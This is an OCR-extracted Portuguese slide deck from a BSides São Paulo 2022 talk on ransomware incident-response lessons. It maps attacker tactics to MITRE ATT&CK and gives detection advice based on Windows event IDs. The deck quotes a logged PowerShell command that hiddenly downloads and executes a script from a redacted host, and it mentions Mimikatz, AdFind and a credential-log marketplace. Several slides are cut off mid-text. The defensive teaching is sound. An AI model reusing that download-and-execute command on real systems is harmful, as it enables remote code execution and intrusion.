



#BSIDES #SP

50 TONS DE RANSOMWARE: LIÇÕES DO CAMPO DE BATALHA


PREPARADA POR:

JEFFERSON S. MACEDO
@JSMACEDO

20 DE NOVEMBRO 2022

Agenda

- Quem sou eu?
- Em um belo dia de sol...
- Entendendo TTP's (Táticas, Técnicas e Procedimentos) de Ransomware
- Descobertas Interessantes
- Lições Aprendidas





JEFFERSON S. MACEDO aka “JEFF”

Sócio-fundador e Diretor de Operações

- +13 anos de experiência em tecnologia, sendo +10 dedicados a segurança da informação
- Bacharelado em Direito, Pós-Graduado em Computação Forense e Bacharel em Sistemas de Informação
- Fundador da **PurpleBird Security** (2022)
- Instrutor de Pós-Graduação na **Acadi-TI** (desde 2021) e pelo **EC-Council** (desde 2022)
- Líder do SWAT Team e MSSP (*interino*) na **Capgemini** (2022)
- Líder e Consultor Regional de Resposta a Incidentes na **IBM X-Force Incident Response** (2018-2021)
- Associado Sênior de Cibersegurança na **Kroll Associates** (2017)
- Certificações: GCTI, CTI, ECIH, CEH, CHFI, ISO/IEC 27001 Lead Auditor



AVISOS

- As experiências compartilhadas representam única e exclusivamente a **opinião daquele que vos fala** e não de empregadores, diretos ou indiretos, anteriores ou atuais
- Nomes foram propositalmente **anonimizados** visando preservar a identidade e privacidade de pessoas e organizações
- O título e inspiração deste trabalho também foram baseados na apresentação de **Oleg Skulkin**, chamada **“50 Shades of Ransomware”**, além da atuação deste que vos fala em **~40 casos de Ransomware**, a nível Nacional e Global, nos últimos anos
- Todos somos **clientes!** 😊



HOJE SIM!




Bem amigos da Rede Globo...

Uma chamada no Service Desk ou uma notificação no Network Operations Center (NOC)...

- Reporte de lentidão ou de sistemas inacessíveis.
- Mensagem incomum nas áreas de trabalho de estações e servidores.
- Produtos antivírus pausados.
- Virtualizadores inteiros e as respectivas máquinas virtuais interrompidas.
- ... **Que comecem os jogos!**

ESTATISTICAMENTE, A MAIORIA
DOS ATAQUES OCORREM
AOS FINAIS DE SEMANA





ACESSO INICIAL

- *O adversário está tentando acessar a sua rede.*

Comprometimento de RDP (Remote Desktop Protocol)

- A exposição do protocolo é a forma preferida de comprometimento inicial de grupos de Ransomware operados por humanos, por exemplo **Phobos**, **SamSam**, **Revil**, etc.
- A **pandemia** fez com que as organizações viessem a expor servidores para a Internet, visando atender as demandas de trabalho remoto, fazendo com que se tornassem alvos fáceis de atores maliciosos.
- A liberação de **RDP em redes locais**, sem o devido controle, também pode ser explorado por um invasor.




Gráfico – Os vetores de ataque mais comuns de acordo com a publicação Coverware



... Ainda sobre a exposição de portas RDP

- Uma simples consulta no Shodan, retorna quase **4 milhões de dispositivos expostos** no mundo e pouco mais de **60 mil no Brasil**.
- Os atores maliciosos investem contra os dispositivos por meio de **Ataque de Força-Bruta**, para obtenção de acesso para... **PASMÉM...** nem sempre explorar a organização dona daquele ativo, mas as vezes alugar ou vender o acesso para outros grupos maliciosos.
- As atividades de comercialização de acessos é comum em fóruns, que constituem os chamados **Brokers de Acesso Inicial**.



Figura – Número de dispositivos com a porta 3389 exposta para a Internet



Figura – Número de dispositivos no Brasil com a porta 3389 exposta para a Internet



Figura – Acesso RDP de cliente encontrado à venda em fórum da Dark Web



... Só mais um pouco de RDP, mas agora de forma PRÁTICA!

- As ferramentas mais utilizadas pelos atores maliciosos para mapeamento e Ataques de Força-Bruta são **Masscan** e o **NLBrute**.
- Avalie a sua superfície de exposição (não apenas RDP) por meio do **Shodan** e outras plataformas.
- Que tal acesso RDP via Bastion ou adotando MFA?
- Que tal criar um caso de uso no seu **SIEM** com base nos Event ID **4740** (conta bloqueada) e **4625** (logon falhou)?




Figura – EventID 4740 de conta bloqueada




Figura – Ferramenta NLBrute



ACESSO INICIAL

Spear Phishing

- Trata-se da utilização de **engenharia social** para fazer com que os usuários abram anexos maliciosos ou cliquem em links, visando o roubo de credenciais que podem conceder **acesso a VPN's**.
- **Trojans comuns:** Qakbot, Emotet, BazarLoader, Trickbot, entre outros.
- **Sequestro de Thread** e envio de anexo malicioso por meio de credencial **Microsoft 365** já comprometida.



Figura – Exemplo real de tentativa de sequestro de Thread





Figura – Exemplo real de tentativa de roubo de credenciais



ACESSO INICIAL


 SHODAN

Explore

Downloads

Pricing [↗](#)

http.html_hash:-1454941180




ão de

TOTAL RESULTS

531,309

TOP COUNTRIES



View Report




Download Results



Historical Trend


New Service: Keep track of what you have connected to the

 **130.159.3.2** [↗](#)

dcd1-vpn-a-ext.net.strath.ac.uk

University of Strathclyde

 United Kingdom, Glasgow

 **SSL Certificate**

Issued By:

- Common Name:
fortinet-subca2001

- Organization:
Fortinet

Issued To:

- Common Name:



EXECUÇÃO

- O adversário está tentando executar código malicioso.

Download

- Uma vez que o host infectado se conecta ao servidor de download...

- ... Falando em...

The screenshot shows the MITRE ATT&CK TACTIC interface. At the top, a search bar contains the query: `sourcetype="csv-sep" | stats count by "Original Location", Computer, User, Filename, Risk | sort -count | table "Original Location",Computer,User,Filename,Risk|count`. Below the search bar, a status bar indicates "63 events (before 9/22/21 3:50:12.000 AM) No Event Sampling". The interface has tabs for "Events", "Patterns", "Statistics (8)", and "Visualization". The "Statistics (8)" tab is selected, showing a table with columns: "Original Location", "Computer", "User", "Filename", "Risk", and "count". The table contains one row of data:

Original Location	Computer	User	Filename	Risk	count
HostApplication=powershell.exe -W Hidden -NoP -Exec Bypass IEX ((new-object net.webcliente).downloadstring('http://[redacted]:80/ update20210309'))	cmd.exe (CL.Downloader!gen12)	NETWORK SERVICE	cmd.exe (CL.Downloader!gen12)	CL.Downloader!gen12	3

... comunicação entre o



PERSISTÊNCIA

- *O adversário está tentando manter sua posição.*
- As formas mais comuns de persistência observadas nos diversos incidentes investigados foram:
 - Manipulação de chaves de registro (Run e RunOnce)
 - Cópia de artefatos para os diretórios Startup e %USER%\AppData\Roaming
 - Uso de tarefas agendadas
 - Criação de usuários locais
- Você sabe quais e quantos **usuários são criados no seu AD**, diariamente? Você monitora esse tipo de atividades?

```
Event:
EventData:
  SubjectDomainName: ██████████
  SubjectLogonId: "0xb48e43e0"
  SubjectUserName: ██████████
  SubjectUserSid: S-1-5-21-771479822-986253636-976723692-1526
  TargetDomainName: ██████████BR
  TargetSid: S-1-5-21-771479822-986253636-976723692-3065
  TargetUserName: ESX1-CMB$
System:
  Channel: Security
  Computer: ██████████.br
  Correlation: ~
  EventID: 4722
  EventRecordID: 153890908
  Execution_attributes:
    ProcessID: 564
    ThreadID: 23672
```

Figura – EventID 4722 (Usuário ESX recém criado e habilitado)

... Ainda sobre Persistência, acompanhar a comunidade de segurança é fundamental!

- Em um dos incidentes investigados em 2021, o primeiro naquele ano por conta da variante **Ryuk**, em busca de informações sobre o ataque, no Twitter foi possível encontrar um post do pesquisador PeterM (@AltShiftPrtScn) sobre um incidente que ele também estava investigando acerca da mesma variante.
- O pesquisador reportou a criação de um usuário no AD chamado “Martin Stevens”.
- No incidente investigado pelo time que eu fazia parte, o ator malicioso criou um usuário chamado **empresa.martin**.
- Que tal criar um caso de uso no seu **SIEM** com base nos Event ID **4720** (conta criada) e **4722** (conta habilitada)?





Figura – Post no Tweeter do pesquisador PeterM



ESCALAÇÃO DE PRIVILÉGIO

- *O adversário está obter permissões de nível mais elevado.*
- Os responsáveis pela variante de **Ransomware ProLock**, são conhecidos por explorar uma vulnerabilidade na função **CreateWindowEx (CVE-2019-0859)** para obter privilégio administrativo no ambiente.
- Já o **Ransomware REvil**, por meio dos seus atores, ainda exploraram bastante uma vulnerabilidade no Microsoft Windows Driver (**CVE-2018-8453**).
- Para todos outros casos... O **Mimikatz** (<https://github.com/gentilkiwi/mimikatz>), por mais manjado que pareça, ainda é amplamente utilizado pelos atores maliciosos para obter credenciais privilegiadas e escalar o privilégio no ambiente.

```
C:\PerfLogs\automim1.0.4.6\mimikatz\x64\mimikatz.exe  
.\Users\██████████\AppData\Local\Microsoft\Windows\WER\ReportArchive\AppCrash_mimikatz.exe_fffdf772ada94f5254de5dc75f7a645b6850719f_eb234a4f_2da1ad76
```

Figura – Execução de Mimikatz, descoberta na análise de Prefetch de servidor Active Directory, durante resposta a incidente





ACESSO A CREDENCIAIS

• O adversário
senhas.

• Dump do

• Dump da

• Roubo de

• Comercial
causa raiz

• Odi

• Gen

• Xss.is

The screenshot displays a web-based interface for a credential stealer. At the top, there are search filters for Stealer, System, Country, Links, State, City, Zip, ISP, and Outlook. The 'Links' filter is set to 'x...com.br'. Below the filters, a list of stolen credentials is shown, including file paths and names like 'mimikatz.exe', 'mimilove.exe', 'netpass64.exe', 'WebBrowserPassView.exe', 'WirelessKeyView.exe', 'WirelessKeyView64.exe', 'VNCPassView.exe', 'VaultPasswordView.exe', 'VaultPasswordView64.exe', 'SniffPass64.exe', 'SniffPass.exe', and 'RouterPassView.exe'. On the right side, there is a table with columns for Date, Size, Vendor, Price, and Action. Two items are listed in the table, both priced at \$10.00. At the bottom right, there is a button labeled 'Buy all logs from this page'.

Date	Size	Vendor	Price	Action
2022.09.23	0.06Mb	Mo####yf [Diamond]	\$ 10.00	Buy
2022.07.26	4.97Mb	de####nt [Diamond]	\$ 10.00	Buy

te ano tem indício de

DESCOBERTA

- O adversário

- Antes de iniciar a coleta de informações

- As ferramentas empregadas foram o Ransomware Scanner.

- Para reconhecer

```
adfind.exe -f
adfind.exe -f
adfind.exe -sc
```




Figura – Exemplo de comandos de AdFind



MOVIMENTO LATERAL

- *O adversário está tentando se mover pelo seu ambiente.*
- Olha ele aí de novo... O **RDP (Remote Desktop Protocol)**! Os grupos humanos que operam Ransomware amam RDP.

- O quão n

detections	Event	Record	Computer	User	Logon Type	IP Address
RDP Logon;RDP Logon	4624	37339	[redacted] corp	[redacted] 0	10	172.17.[redacted]
RDP Logon;RDP Logon	4624	37340	[redacted].corp	[redacted] 0	10	172.17.[redacted]

- Outras ferramentas como **PsExec** e **wmic**, tem sido amplamente utilizadas para movimentação lateral e até mesmo distribuição do executável do **Ransomware** em um ambiente.



COLETA

- O adversário está tentando coletar dados de interesse para o objetivo dele.
- A exfiltração de dados de Ransomware
- O montante de dados exfiltrados pode variar e incluir dados sensíveis, tais como **PII**, outros. E-mails, Servidor de
- As informações são expostas em canais maliciosos visando a chance
